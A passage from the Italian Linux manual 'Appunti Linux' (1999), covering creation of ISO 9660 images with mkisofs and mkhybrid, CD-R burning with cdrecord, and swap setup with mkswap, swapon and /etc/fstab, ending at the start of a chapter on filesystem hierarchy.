Il metodo consiste nel simulare un dischetto, come se fosse stato inserito nella prima unità. Questo «dischetto» deve contenere naturalmente tutto quello che serve per avviare un sistema in grado di leggere il CD-ROM. In pratica, nel caso delle distribuzioni GNU/Linux, si include l'immagine del dischetto di avvio necessario a iniziare l'installazione della distribuzione stessa. Questo dischetto deve avere un formato normale: 1200 Kbyte, 1440 Kbyte o 2880 Kbyte.

### 42.1.3 $ mkisofs

`mkisofs [`⟨*opzioni*⟩`]` ⟨*directory*⟩

**`mkisofs`** è un programma in grado di generare un filesystem ISO 9660, utilizzando eventualmente le estensioni Rock Ridge e anche El-Torito, a partire dal contenuto di una directory. In pratica, tutto quello che è contenuto nella directory, comprese le eventuali sottodirectory, viene usato per generare il nuovo filesystem. Non si tratta di un normale programma di inizializzazione, perché con questo tipo di filesystem non è possibile inizializzare prima e scrivere i dati dopo: inizializzazione e registrazione sono simultanee.

[1] In realtà, il filesystem ISO 9660 sarebbe in grado di gestire nomi di un massimo di 32 caratteri. Il motivo per il quale si mantiene lo standard 8.3 è quello per cui si vuole consentire a qualunque sistema operativo, Dos incluso, di accedere ai suoi dati.

Se non viene utilizzata l'opzione **`-o`**, il risultato viene emesso attraverso lo standard output.

Questo programma non è in grado di registrare i CD-ROM, ma solo di generare un'immagine del risultato finale in un file che poi viene utilizzato dal programma di masterizzazione. In teoria è possibile inviare l'output del programma direttamente al programma di masterizzazione, ma si tratta generalmente di una tecnica sconsigliabile.

Alcune opzioni

`-a`

Include tutti i file. Se questa opzione non viene utilizzata, i file il cui nome contiene i simboli tilde (`~`) o **`#`** non vengono inclusi, trattandosi normalmente di copie di sicurezza di versioni precedenti.

`-f`

Utilizzando questa opzione, si fa in modo che i collegamenti simbolici vengano tradotti nel file o nella directory a cui puntano. Ciò è utile quando si prepara un CD-ROM senza le estensioni Rock Ridge. Se questa opzione non viene utilizzata, i collegamenti simbolici sono copiati come tali, e di conseguenza si utilizzano le estensioni Rock Ridge.

`-m` ⟨*modello*⟩

Questa opzione, seguita da un modello realizzato con i caratteri jolly gestiti dalla shell, permette di escludere tutti i file e le directory che corrispondono al modello. Il modello riguarda solo il nome dei file e delle directory, non il percorso necessario a raggiungerli.

`-o` ⟨*file*⟩

Questa opzione permette di specificare il file di destinazione che dovrà contenere l'immagine del filesystem generato. Il file indicato può anche essere un dispositivo a blocchi di un'unità a dischi, come un dischetto o una partizione, ma non un CD-ROM. Se questa opzione non viene utilizzata, il risultato viene emesso attraverso lo standard output.

`-R`

Questa opzione permette di generare un filesystem ISO 9660 con estensioni Rock Ridge, permettendo così la memorizzazione di tutte le informazioni tipiche dei sistemi Unix.

`-r`

Questa opzione si comporta in modo analogo a **`-R`** con la differenza che la proprietà e i permessi vengono modificati:

- file e directory risulteranno appartenere all'utente e al gruppo **`root`**;
- tutti i file e le directory otterranno tutti i permessi di lettura;
- tutti i permessi in scrittura verranno tolti;
- tutti i file e le directory che risultano avere almeno un permesso in esecuzione, lo otterranno per tutti gli utenti;
- i permessi particolari: SUID, SGID e Sticky, verranno rimossi.

`-T`

Utilizzando questa opzione si attiva la creazione del file `TRANS.TBL` in ogni directory, per contenere la tabella di conversione necessaria a stabilire il nome corretto dei file quando si legge il CD-ROM in un sistema che non sia in grado di riconoscere le estensioni Rock Ridge.

`-v`

Durante il funzionamento, genera più informazioni.

`-x` ⟨*directory*⟩

Permette di escludere la directory indicata.

Estensioni El-Torito

`-b` ⟨*file-immagine-di-avvio*⟩

Permette di indicare il file contenente l'immagine di un dischetto da utilizzare per rendere avviabile il CD-ROM utilizzando le estensioni El-Torito. Questa opzione si usa assieme a **`-c`**.

`-c` ⟨*file-catalogo*⟩

Questa opzione si usa assieme a **`-b`** allo scopo di rendere avviabile il CD-ROM utilizzando le estensioni El-Torito. Si deve indicare il nome di un file. **`mkisofs`** lo deve creare o sovrascrivere all'interno della gerarchia che compone l'insieme di ciò che si vuole inserire nel filesystem ISO 9660. In pratica, questo file serve a contenere delle indicazioni relativamente all'avvio del CD-ROM, definite automaticamente da **`mkisofs`**.

> È un po' difficile indicare correttamente i file abbinati alle opzioni **`-b`** e **`-c`**. In pratica è necessario che la directory corrente nel momento della creazione dell'immagine ISO 9660 corrisponda al punto iniziale della gerarchia che si vuole archiviare in questo modo. Così, i percorsi dei file in questione possono essere indicati in modo relativo.

Esempi

`#` **`mkisofs -r -T -v -o prova.img /home/tizio/elio`**

Crea un'immagine ISO 9660 nel file `prova.img` di quanto contenuto a partire dalla directory `/home/tizio/elio/`. Vengono usate le estensioni Rock Ridge, attraverso l'opzione **`-r`**, ma la proprietà e i permessi di file e directory vengono adattati nel modo generalmente più opportuno. Attraverso l'opzione **`-T`** si ottiene la creazione del file `TRANS.TBL` in ogni directory.

`#` **`mkisofs -a -r -T -v -o prova.img /home/tizio/elio`**

Come nell'esempio precedente, ma, attraverso l'opzione **`-a`**, non vengono esclusi i file il cui nome contiene il simbolo `~` o **`#`**.

`#` **`mkisofs -r -T -v -o prova.img -b images/boot.img -c boot/boot.cat `pwd``**

Crea un'immagine ISO 9660 in un file, a partire dalla directory corrente (l'indicazione viene ottenuta attraverso quanto restituito dal comando **`pwd`**). Vengono usate le estensioni Rock Ridge, con l'opzione **`-r`**, in modo che la proprietà e i permessi di file e directory siano adattati nel modo generalmente più opportuno. Inoltre si utilizza il file `images/boot.img` per l'avvio del CD-ROM, e si crea il file `boot/boot.cat` per lo stesso motivo.

`#` **`mkisofs -r -T -v -o prova.img -b images/boot.img -c boot/boot.cat $PWD`**

Come nell'esempio precedente, con la differenza che la directory corrente viene ottenuta dalla variabile di ambiente **`PWD`**.

### 42.1.4 $ mkhybrid

`mkhybrid [`⟨*opzioni*⟩`]` ⟨*directory*⟩

**`mkhybrid`** è un programma derivato da **`mkisofs`**, rispetto al quale è in grado di gestire un numero maggiore di varianti del filesystem ISO 9660, su un unico filesystem ibrido. Per la precisione, permette di utilizzare anche le estensioni Joliet (Microsoft) e HFS (Apple). Il funzionamento è analogo a quello del suo predecessore; in particolare si aggiungono delle opzioni specifiche per le nuove estensioni.

> In generale valgono le opzioni di **`mkisofs`**. Qui viene descritta solo l'opzione necessaria a inserire le estensioni Joliet, mentre per quelle HFS è necessario leggere la pagina di manuale *mkhybrid(8)*.

Opzioni relative alle estensioni Joliet

`-J`

Genera le estensioni Joliet.

Esempi

`#` **`mkhybrid -r -T -J -v -o prova.img /home/tizio/elio`**

Crea un'immagine ISO 9660 nel file `prova.img` di quanto contenuto a partire dalla directory `/home/tizio/elio/`. Vengono usate le estensioni Rock Ridge, attraverso l'opzione **`-r`**, ma la proprietà e i permessi di file e directory vengono adattati nel modo generalmente più opportuno. L'opzione **`-J`** aggiunge le estensioni Joliet. Attraverso l'opzione **`-T`** si ottiene la creazione del file `TRANS.TBL` in ogni directory.

`#` **`mkhybrid -a -r -T -J -v -o prova.img /home/tizio/elio`**

Come nell'esempio precedente, ma, attraverso l'opzione **-a**, non vengono esclusi i file il cui nome contiene il simbolo `~` o **#**.

`#` **`mkhybrid -r -T -J -v -o prova.img -b images/boot.img -c boot/boot.cat `pwd``**

Crea un'immagine ISO 9660 in un file, a partire dalla directory corrente (l'indicazione viene ottenuta attraverso quanto restituito dal comando **pwd**). Vengono usate le estensioni Rock Ridge, con l'opzione **-r**, in modo che la proprietà e i permessi di file e directory siano adattati nel modo generalmente più opportuno. L'opzione **-J** aggiunge le estensioni Joliet. Inoltre si utilizza il file `images/boot.img` per l'avvio del CD-ROM, e si crea il file `boot/boot.cat` per lo stesso motivo.

`#` **`mkhybrid -r -T -J -v -o prova.img -b images/boot.img -c boot/boot.cat $PWD`**

Come nell'esempio precedente, con la differenza che la directory corrente viene ottenuta dalla variabile di ambiente **PWD**.

### 42.1.5 Esperimenti con il filesystem ISO 9660

Prima di arrivare alla realizzazione di un CD-ROM occorre fare qualche esperimento non distruttivo. Si suppone che si tratti dell'utente **tizio** che ha costruito una struttura a partire dalla directory `prova/` discendente dalla propria directory personale.

`$` **`mkisofs -r -T -v -o ~/prova.img ~/prova`**[*Invio*]

In questo modo è stato creato il file `prova.img` nella directory personale dell'utente. Per verificare il risultato si può eseguire il montaggio dell'immagine appena creata, ma per questo occorre avere i privilegi dell'utente **root**.

`$` **`su`**[*Invio*]

`Password:` **`*******`**[*Invio*]

`#` **`mount -o loop -t iso9660 /home/tizio/prova.img /mnt/cdrom`**[*Invio*]

Se tutto va bene, da questo momento l'immagine risulta collegata alla directory `/mnt/cdrom/`. Al termine si smonta l'immagine nel modo solito.

`#` **`umount /mnt/cdrom`**[*Invio*]

Volendo, un'immagine di un filesystem ISO 9660 può risiedere in un disco normale, o meglio, un disco normale può essere utilizzato come se fosse un CD-ROM. Quello che si ottiene è sempre un'unità in sola lettura, perché il tipo di filesystem non consente la modifica.

Supponendo che con l'esempio precedente si fosse ottenuto un file di dimensioni inferiori o al massimo uguali a quelle di un dischetto, si può riversare tale immagine nel modo seguente:

`#` **`cp /home/tizio/prova.img /dev/fd0`**[*Invio*]

Una volta trasferito si può montare il dischetto come se si trattasse di un CD-ROM.

`#` **`mount -t iso9660 /dev/fd0 /mnt/cdrom`**[*Invio*]

Al termine si smonta il dischetto nel modo solito.

`#` **`umount /mnt/cdrom`**[*Invio*]

## 42.2 Masterizzazione

Per giungere alla realizzazione di un proprio CD, occorre un'unità per la masterizzazione e il software adatto per trasferire un'immagine ISO 9660 nel CD vergine. In questa parte viene spiegato il procedimento a grandi linee. Prima di giungere alla masterizzazione vera e propria, e comunque prima di acquistare un masterizzatore, è necessario leggere tutta la documentazione disponibile al riguardo, a cominciare da *CD-Writing HOWTO* di Winfried Trümper.

Il CD che può essere realizzato in casa è un CD-R, ovvero un *Compact Disk Recordable*. Si distingue dai CD industriali per il fatto di utilizzare un sottile strato d'oro, mentre quelli normali utilizzano uno strato di alluminio.

### 42.2.1 Masterizzatore SCSI

Il masterizzatore più comune è di tipo SCSI e per questo è necessario che il kernel sia stato predisposto opportunamente.

- *SCSI support* (12.5.8) **Y**
- *SCSI disk support* (12.5.8) **Y**
- *SCSI CD ROM support* (12.5.8) **Y**
- *SCSI generic support* (12.5.8) **Y**

Oltre a questo occorre avere indicato il tipo di unità di controllo SCSI.

La registrazione di un CD-R attraverso un'unità SCSI avviene per mezzo di un dispositivo SCSI generico, utilizzando i file di dispositivo `/dev/sc*`. Questo significa anche che il programma di registrazione richiede l'identificazione dell'unità SCSI attraverso dei modi inconsueti. È necessario determinare di quale unità di controllo SCSI si tratta (probabilmente è l'unica installata), il numero dell'unità SCSI e l'eventuale LUN (se il LUN non viene utilizzato, questo corrisponderà semplicemente a zero).

### 42.2.2 Masterizzatore IDE/ATAPI

A titolo informativo, vale la pena di annotare cosa si può fare, o tentare di fare, se si vuole utilizzare un masterizzatore che utilizza l'interfaccia IDE/ATAPI. Queste informazioni **non** sono state verificate in pratica.

Generalmente occorre abilitare l'emulazione SCSI all'interno della gestione ATAPI. In pratica, oltre alle indicazioni già viste per la masterizzazione utilizzando un'interfaccia SCSI, occorre modificare quanto segue:

- *Include IDE/ATAPI CDROM support* (12.5.6) **N**
- *SCSI emulation support* (12.5.6) **Y**

Eventualmente, si può avere cura di far funzionare il masterizzatore come unità *master*.

Utilizzando un *kernel* predisposto in questo modo, le unità CD-ROM risulteranno accessibili attraverso i dispositivi `/dev/scd*`, e non più attraverso quelli corrispondenti ai dispositivi IDE.

Per verificare il riconoscimento di queste unità pseudo-SCSI, si può provare a utilizzare **`cdrecord`** con l'opzione **`-scanbus`**.

### 42.2.3 Problemi legati alla masterizzazione

La registrazione di un CD-R è un'operazione a senso unico senza possibilità di ripensamenti né ritardi. Se qualcosa non va, il CD che si ottiene è da buttare. Vanno tenute a mente alcune regole fondamentali:

- il flusso di dati verso il masterizzatore deve essere costante e si deve mantenere alla velocità di registrazione del masterizzatore stesso;
- il masterizzatore non deve essere interessato da vibrazioni;
- il CD-R vergine deve essere perfettamente pulito prima della registrazione.

Il problema legato al flusso di dati costante è probabilmente il più delicato. Questo generalmente impedisce di utilizzare per altre attività l'elaboratore con cui si esegue la masterizzazione. Anche il problema della vibrazioni non deve essere trascurato; un urto potrebbe rovinare la registrazione, ma nello stesso modo, anche un'intensa attività del disco fisso può produrre delle vibrazioni che possono interferire con la registrazione del CD-R.

Per ultimo va considerato anche il problema della pulizia del CD-R vergine: prima della registrazione è opportuno afferrarlo con cura in modo da non sporcare il lato che deve essere inciso. Una volta registrato, sarà meno importante il problema della pulizia.

### 42.2.4 # cdrecord

`cdrecord [`⟨*opzioni-generali*⟩`] dev=`⟨*dispositivo*⟩ `[`⟨*opzioni-di-traccia*⟩`]` ⟨*traccia*⟩`...`

**`cdrecord`** è un programma in grado di registrare CD-R attraverso un gran numero di unità, principalmente SCSI. Per conoscere precisamente quali unità è in grado di gestire conviene consultare la documentazione interna e in particolare la pagina dedicata a questo programma: <*http://www.fokus.gmd.de/hthp/employees/schilling/cdrecord.html*>.

Per l'utilizzo di unità SCSI occorre conoscere precisamente le coordinate dell'unità di masterizzazione. L'indirizzo può essere composto nei due modi seguenti:

`dev=`⟨*unità-controllo-SCSI*⟩`,`⟨*SCSI-ID*⟩`,`⟨*LUN*⟩

`dev=`⟨*SCSI-ID*⟩`,`⟨*LUN*⟩

In pratica, il secondo modo può essere utilizzato quando si dispone di un'unica unità di controllo SCSI.

Le tracce sono semplicemente nomi di file da usare durante la registrazione. Se si intende utilizzare lo standard input si deve indicare un singolo trattino (`-`).[2]

Eventualmente, utilizzando l'opzione **`-scanbus`**, è possibile conoscere quali unità di controllo SCSI sono installate, assieme all'indicazione delle unità SCSI collegate e alle loro coordinate. Questa opzione è tanto più utile se si utilizzano unità ATAPI (IDE) con l'emulazione SCSI.

### Alcune opzioni generali

Le opzioni generali vanno indicate prima della specificazione delle coordinate necessarie a raggiungere l'unità di registrazione.

---

`-v`

Durante la registrazione emette più informazioni.

`-V`

Durante la registrazione emette più informazioni legate al trasporto SCSI. L'uso di questa opzione è sconsigliabile in generale, perché genera un rallentamento che potrebbe provocare l'interruzione della registrazione.

`-dummy`

Permette di eseguire tutte le operazioni in simulazione. In pratica, tutto avviene come nella realtà, tranne per il fatto che il laser viene lasciato spento.

`-multi`

Permette la registrazione multisessione. È importante ricordare che non tutti i lettori CD-ROM sono in grado di leggere CD multisessione.

`-fix`

Permette di concludere una registrazione in cui l'operazione non sia già stata fatta automaticamente. Generalmente, questa opzione non viene utilizzata.

`-eject`

Espelle il disco alla fine delle operazioni.

`speed=`⟨*velocità*⟩

Permette di definire la velocità di registrazione. Il valore da inserire è un numero intero corrispondente a un multiplo della velocità standard di riproduzione di un CD audio: 175 Kbyte/s. Per fare un esempio, 4 corrisponde a quello che di solito si esprime come x4 o 4x.

### Alcune opzioni di traccia

Le opzioni di traccia possono essere alternate tra i nomi dei file che rappresentano le tracce da registrare. La validità dell'effetto di queste opzioni riguarda le tracce successive, fino a che non si incontrano opzioni contrarie.

---

`-data`

Questa opzione è predefinita e permette di specificare che le tracce seguenti contengono dati ISO 9660 o Rock Ridge.

`-pad`

Aggiunge alla fine delle tracce una pausa di circa 15 secondi. Questa opzione può essere utile se il lettore risulta incapace di leggere gli ultimi settori delle tracce.

[2] Generalmente, l'utilizzo di una pipeline per generare l'input di un programma di masterizzazione dei CD-R è sconsigliabile. Ciò perché potrebbero verificarsi dei ritardi nel flusso di dati che giunge all'unità di masterizzazione, provocando l'interruzione irreversibile della registrazione stessa.

`-bytes=`⟨*dimensione*⟩

Questa opzione permette di specificare la dimensione in byte dell'immagine della traccia successiva. Può essere necessaria tale indicazione quando si tratta di una partizione di un disco, per cui la dimensione reale della traccia è inferiore a quella della partizione stessa. Generalmente si utilizza un'immagine in un file, la cui dimensione coincide con quella della traccia, per cui questa opzione non ha la necessità di essere inserita.

Esempi

`#` **`cdrecord -scanbus`**

Scandisce le unità SCSI reali, e quelle emulate, elencando ciò che trova.

`#` **`cdrecord -v speed=1 dev=0,2,0 -data traccia.img`**

Esattamente come nell'esempio precedente, indicando esplicitamente di utilizzare la prima unità di controllo SCSI.

`#` **`cdrecord -v speed=1 dev=2,0 -data traccia.img`**

Inizia la registrazione a velocità normale del file `traccia.img`, nell'unità SCSI numero 2 senza LUN.

`#` **`cdrecord -v speed=4 dev=3,0 -data traccia.img`**

Inizia la registrazione a una velocità quadrupla (x4) del file `traccia.img`, nell'unità SCSI numero 3 senza LUN.

## 42.3 Estrazione delle tracce

Un filesystem ISO 9660 può trovarsi in un CD-ROM o in un altro tipo di unità di memorizzazione, precisamente nella prima traccia dati. Qualunque sia la situazione, questa traccia dati può avere una dimensione inferiore all'unità di memorizzazione. Trovandosi nella necessità di estrarla, è utile conoscerne tale dimensione.

Se c'è il modo di montarlo, basta utilizzare successivamente il comando **`df`** per sapere esattamente il numero di Kbyte contenuti; ma in alternativa si può utilizzare il programma **`isosize`** contenuto nel pacchetto Xcdroast. Per la precisione dovrebbe trovarsi nella directory `/usr/bin/xcdroast*/bin/`:

`#` **`/usr/bin/xcdroast*/bin/isosize /dev/cdrom`**

Il comando mostra in che modo sia possibile determinare la dimensione della prima traccia dati del CD-ROM inserito nel lettore corrispondente al dispositivo `/dev/cdrom` (quello predefinito). Volendo estrarre la traccia, senza altri dati aggiuntivi, si potrebbe utilizzare **`dd`** nel modo seguente:

`#` **`` dd if=/dev/cdrom of=traccia bs=1b count=`isosize /dev/cdrom` ``**

In questo caso si suppone che **`isosize`** sia accessibile attraverso l'elenco dei percorsi di ricerca per gli eseguibili, della variabile di ambiente **`PATH`**.

### 42.3.1 Verifica di un CD-R appena registrato

La verifica del successo o meno nella registrazione di un CD-R può essere fatta in un modo piuttosto semplice: leggendo tutto il contenuto e verificando se con questa operazione si ottengono delle segnalazioni di errori.

Supponendo di disporre di un lettore per CD-ROM in corrispondenza del dispositivo `/dev/hdc`, si potrebbe procedere come segue:

`#` **`cat /dev/hdc > /dev/null 2> /tmp/errori.txt`**

Se tutto va bene, alla fine si ottiene un file `/tmp/errori.txt` vuoto. Altrimenti il file riporta una segnalazione del tipo seguente:

```
cat: /dev/hdc: I/O error
```

Alle volte si possono osservare sullo schermo delle segnalazioni di errore aggiuntive anche quando il file `/tmp/errori.txt`, o un suo equivalente, risulta vuoto alla fine del test. Dal momento che sia lo standard output che lo standard error del comando sono ridiretti, si tratta di messaggi estranei provenienti dal sistema. A tali messaggi di errore corrispondono poi dei ritentativi, e solo se il sistema non riesce in alcun modo a superare tali errori si genera un errore tale da coinvolgere il comando stesso, che poi lo segnala attraverso lo standard error.

Se si ottiene una segnalazione di errore attraverso lo standard error di un comando di lettura, come **`cat`**, il CD-ROM è difettoso, altrimenti gli errori segnalati sullo schermo sono ignorabili. Inoltre, è il caso di ricordare che prima di iniziare il controllo di un altro CD-ROM, è necessario cancellare il file di destinazione dello standard error.

```
# rm /tmp/errori.txt ; cat /dev/hdc > /dev/null 2> /tmp/errori.txt
```

Tuttavia, si potrebbe fare meglio utilizzando il programma **isosize** già descritto nella sezione precedente. In questo modo si evitano tentativi di lettura oltre la fine della traccia, che generano normalmente degli errori tali da creare un po' di confusione:

```
# dd if=/dev/cdrom of=/dev/null bs=1b count=`isosize /dev/cdrom`
```

## 42.4 CD-ROM con filesystem differenti

Un CD-R può essere masterizzato anche utilizzando per la traccia dati un filesystem differente dal solito ISO 9660. Evidentemente, qualunque cosa sia, alla fine sarà possibile solo l'accesso in lettura. In questo senso è da considerare la possibilità di utilizzare i CD-R per l'archiviazione di un singolo file (tar+gz, o qualcosa del genere), senza la necessità di creare l'immagine di un filesystem vero e proprio.

## 42.5 Riferimenti

- Jeff Tranter, *CDROM HOWTO*
- Winfried Trümper, *CD-writing HOWTO*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Memoria virtuale

La memoria virtuale è un'estensione della memoria centrale attraverso l'utilizzo della memoria di massa. In pratica, l'estensione apparente della memoria RAM avviene attraverso lo ***scambio*** con un'area adibita a questo scopo nel disco fisso. Il termine inglese *swap* deriva da questa continua operazione di scambio.

Utilizzando GNU/Linux, se non si dispone di una quantità di memoria RAM molto grande (anche molto superiore a 16 Mbyte) è praticamente necessario attivare il meccanismo della memoria virtuale

La tabella 43.1 elenca i programmi e i file a cui si accenna in questo capitolo.

| Nome | Descrizione |
|---|---|
| mkswap | Inizializza un'area di scambio della memoria. |
| swapon | Attiva un'area di scambio della memoria. |
| swapoff | Disattiva un'area di scambio della memoria. |
| /etc/fstab | Elenco di filesystem e di aree di scambio gestiti automaticamente. |

Tabella 43.1: Riepilogo dei programmi e dei file per la gestione della memoria virtuale.

## 43.1 Partizione o file di scambio

Con GNU/Linux è possibile attivare la gestione della memoria virtuale utilizzando due tipi di aree nel disco fisso: una partizione dedicata o un file. Dal momento che possono essere gestite diverse aree di scambio, conviene attivarne almeno una, utilizzando una partizione dedicata. In pratica, la partizione di scambio dovrebbe consentire almeno la gestione normale del sistema, mentre i file di scambio potrebbero servire come un mezzo eccezionale per estenderne la dimensione.

In questo senso, la scelta della dimensione della partizione di scambio è importante perché una volta deciso, questa normalmente non può più essere cambiata facilmente. La dimensione massima di un'area di scambio è di 128 Mbyte e possono esserne definite un massimo di 16. In generale, per la partizione di scambio è conveniente utilizzare una dimensione pari ad almeno la stessa quantità della memoria RAM effettiva, con un minimo di circa 20 Mbyte.

## 43.2 Creazione

Prima di poter attivare la gestione della memoria virtuale è necessario creare lo spazio in cui potranno risiedere le aree di scambio relative. Questo vale anche nel caso in cui per questo si vogliano utilizzare dei file.

### 43.2.1 Partizione di scambio

La creazione di una partizione di scambio per la memoria, procede nello stesso modo con cui si crea una qualunque altra partizione. In questo caso non c'è la necessità di eseguire un avvio del sistema operativo su tale partizione, di conseguenza si possono usare anche partizioni logiche contenute in partizioni estese.

La creazione della partizione richiede l'utilizzo di **`fdisk`**, oppure di **`cfdisk`**, e occorre ricordare in particolare di assegnare alla partizione il tipo corretto di identificatore: **`82`** (*Linux swap*).

### 43.2.2 File di scambio

La caratteristica necessaria di un file destinato a fungere da area di scambio è quella di essere continuo; non può quindi essere frammentato. Il modo corretto per creare un file con queste caratteristiche è quello di utilizzare il programma **`dd`** nel modo seguente:

`dd if=/dev/zero of=`⟨*file-da-creare*⟩ `bs=4k count=`⟨*dimensione*⟩

In questo caso, la dimensione fa riferimento a blocchi di 4 Kbyte, pari a quanto stabilito con l'opzione **`bs=4k`**. In effetti, la dimensione ottimale di un file del genere è un multiplo di 4 Kbyte perché le pagine di memoria, utilizzate durante lo scambio della stessa, sono di questa dimensione.

Per esempio, volendo creare il file di scambio `/swap1` di 8 Mbyte si può procedere come segue:

```
# dd if=/dev/zero of=/swap1 bs=4k count=2096
```

Se tutto si conclude come desiderato, si ottiene una risposta del tipo seguente:

```
2096+0 records in
2096+0 records out
```

## 43.3 Inizializzazione

Un'area di scambio deve essere inizializzata prima di poterla attivare per il suo scopo. Il programma in grado di farlo è **`mkswap`**.

Prima di usare **`mkswap`** occorre fare attenzione: l'inizializzazione che viene fatta cancella i dati della partizione o del file.

> Il rischio è quello di inizializzare una partizione sbagliata o un file sbagliato.

> Un'altra cosa da considerare è che non si può inizializzare un'area di scambio mentre questa è in uso. Ciò dovrebbe essere intuitivo, ma alle volte si dimentica di fare attenzione a questo particolare.

### 43.3.1 # mkswap

`mkswap [-c]` ⟨*dispositivo*⟩ `[`⟨*dimensione-in-blocchi*⟩`]`

**`mkswap`** permette di predisporre una partizione o un file per lo scambio, ovvero la gestione della memoria virtuale. In generale è preferibile utilizzare una partizione dedicata che può essere creata con l'aiuto di **`fdisk`**, definendola come **`Linux swap`**.

È preferibile utilizzare tutti gli argomenti, in modo da richiedere un controllo dell'unità (attraverso l'opzione **`-c`**) e specificando anche la dimensione in blocchi (i blocchi sono di 1024 byte in questo caso).

Esempi

`#` **`mkswap -c /dev/hda3 33264`**

Viene inizializzata la partizione di scambio `/dev/hda3` specificando una dimensione di 33264 blocchi, pari a circa 32 Mbyte.

`#` **`mkswap -c /swap1 8192`**

Inizializza il file di scambio `/swap1` creato precedentemente con una dimensione di 8 Mbyte.

## 43.4 Attivazione e disattivazione della memoria virtuale

Per fare in modo che un'area di scambio venga utilizzata per il suo scopo, occorre attivarne la gestione. L'operazione è compiuta dal programma **`swapon`**.

Il meccanismo è simile a quello dell'attivazione di un filesystem che si ottiene con il montaggio dei dischi o delle partizioni. Per questo motivo, l'attivazione delle aree di scambio può essere gestita automaticamente attraverso la configurazione del file `/etc/fstab`.

### 43.4.1 # swapon

`swapon [`⟨*opzioni*⟩`] [`⟨*dispositivo*⟩ | ⟨*file*⟩`]`

**`swapon`** attiva l'utilizzo di un dispositivo, o di un file, per la gestione della memoria virtuale. Di solito si tratta di una partizione o un di file di scambio creati e inizializzati appositamente.

Normalmente, **`swapon`** viene chiamato da uno degli script della procedura di inizializzazione del sistema e questo allo scopo di attivare le aree di scambio previste all'interno del file `/etc/fstab`.

> Le partizioni o i file di scambio attivati manualmente, e non quindi con l'ausilio della configurazione del file `/etc/fstab`, devono essere disattivati manualmente prima della conclusione dell'attività di GNU/Linux.

Alcune opzioni

`-a`

Viene attivata la memoria virtuale con l'utilizzo di tutti i dispositivi indicati come filesystem **`swap`** all'interno del file `/etc/fstab`. Se si usa questa opzione non deve essere indicato alcun dispositivo negli argomenti.

Esempi

`#` **`swapon /dev/hda3`**

Utilizza la partizione `/dev/hda3` come memoria virtuale.

# **swapon /swap1**

Utilizza il file `/swap1` come memoria virtuale.

# **swapon -a**

Avvia la gestione della memoria virtuale con tutte le partizioni e i file indicati per questo scopo nella configurazione di `/etc/fstab`.

### 43.4.2 # swapoff

`swapoff [`⟨*opzioni*⟩`] [`⟨*dispositivo*⟩`]`

**`swapoff`** è l'opposto di **`swapon`** e si occupa di disattivare la memoria virtuale su un particolare dispositivo o file per lo scambio, oppure su tutti quelli indicati nel file `/etc/fstab`.

Utilizza la stessa sintassi e le stesse opzioni di **`swapon`**. In effetti si tratta normalmente solo di un collegamento al programma **`swapon`** che si comporta così quando viene avviato con questo nome: **`swapoff`**.

> Le partizioni o i file di scambio attivati manualmente, e non quindi con l'ausilio della configurazione del file `/etc/fstab`, devono essere disattivati manualmente prima della conclusione dell'attività di GNU/Linux.

Esempi

# **swapoff /dev/hda3**

Termina la gestione della memoria virtuale con la partizione `/dev/hda3`.

# **swapoff /swap1**

Termina la gestione della memoria virtuale con il file `/swap1`.

# **swapoff -a**

Termina la gestione della memoria virtuale con tutte le partizioni indicate così nel file `/etc/fstab`.

### 43.4.3 Gestione automatica attraverso /etc/fstab

Per quanto riguarda la gestione della memoria virtuale, il file `/etc/fstab` permette di definire quali partizioni e file debbano essere utilizzati automaticamente per questo scopo.

La configurazione di `/etc/fstab` per la gestione della memoria virtuale è praticamente obbligatoria, a meno di volere provvedere ogni volta alla sua attivazione e disattivazione attraverso l'uso diretto di **`swapon`** e **`swapoff`**.

L'esempio seguente mostra due record ipotetici di `/etc/fstab` per l'attivazione della partizione `/dev/hda3` e del file `/swap1`.

```
# nome          collegamento  Tipo    Opzioni

...

/dev/hda3       none          swap    sw
/swap1          none          swap    sw
```

### 43.4.4 Procedura di inizializzazione del sistema

Durante l'esecuzione della procedura di inizializzazione del sistema, si distinguono due fasi per l'attivazione delle aree di scambio della memoria: prima dell'attivazione dei filesystem vengono attivate le partizioni di scambio; dopo anche i file di scambio.

Nel file `/etc/fstab` non si riesce a distinguere quali siano le partizioni e quali i file, per cui è necessario un trucco molto semplice. Nella prima fase viene eseguito **`swapon`** con l'opzione **`-a`**: potranno essere attivate solo le partizioni di scambio, perché l'unico filesystem in funzione dovrebbe essere quello principale che inizialmente è in sola lettura. In pratica, **`swapon`** tenta di attivare anche i file, ma senza riuscirci.

Nella seconda fase, quando i filesystem sono in funzione, viene eseguito nuovamente **`swapon`**, e questa volta le partizioni già attivate non potranno essere attivate nuovamente, mentre i file di scambio verranno trovati e attivati.

```
echo "attivazione delle partizioni di swap"
swapon -a
...
echo "attivazione dei file di swap"
swapon -a 2>&1 | grep -v "busy"
...
```

In presenza di file di scambio, l'arresto del sistema deve avvenire nel modo corretto: prima si devono disattivare i file di scambio, quindi si possono smontare i filesystem (riportando quello principale in sola lettura), e infine si possono disattivare le partizioni di scambio.

In pratica, spesso si disattiva subito tutta la gestione della memoria virtuale, ma questo rende problematica la conclusione delle operazioni su sistemi dotati di poca memoria. Anche sotto questo aspetto, è sempre consigliabile di evitare l'utilizzo di file di scambio.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Gerarchia del filesystem

La struttura dei filesystem di ogni sistema operativo Unix è diversa da quella degli altri. Spesso, per mantenere la compatibilità con altri ambienti si utilizzano dei collegamenti simbolici. Con essi si può simulare la presenza di directory e file che in realtà non esistono dove si vuole fare sembrare che siano. La tecnica dell'uso di collegamenti simbolici può essere usata anche per personalizzare in qualche modo la struttura del proprio filesystem, facendo in modo però che i programmi normali continuino a trovare quello che serve loro, dove si aspettano che sia.

## 44.1 Organizzazione di una gerarchia

Quando si organizza un filesystem è importante distinguere tra diversi tipi di file:

- statici o variabili;
- condivisibili o non condivisibili;
- indispensabili per il *boot* o meno.

Ciò che è statico può essere reso accessibile in sola lettura (esecuzione compresa), mentre il resto deve essere accessibile necessariamente anche in scrittura. Ciò che è condivisibile può essere utilizzato da più elaboratori contemporaneamente, il resto no. Ciò che è indispensabile per l'avvio dell'elaboratore, non può, o non dovrebbe, essere collocato in filesystem remoti.

Purtroppo non è detto che la distinzione sia sempre netta.

## 44.2 Filesystem standard

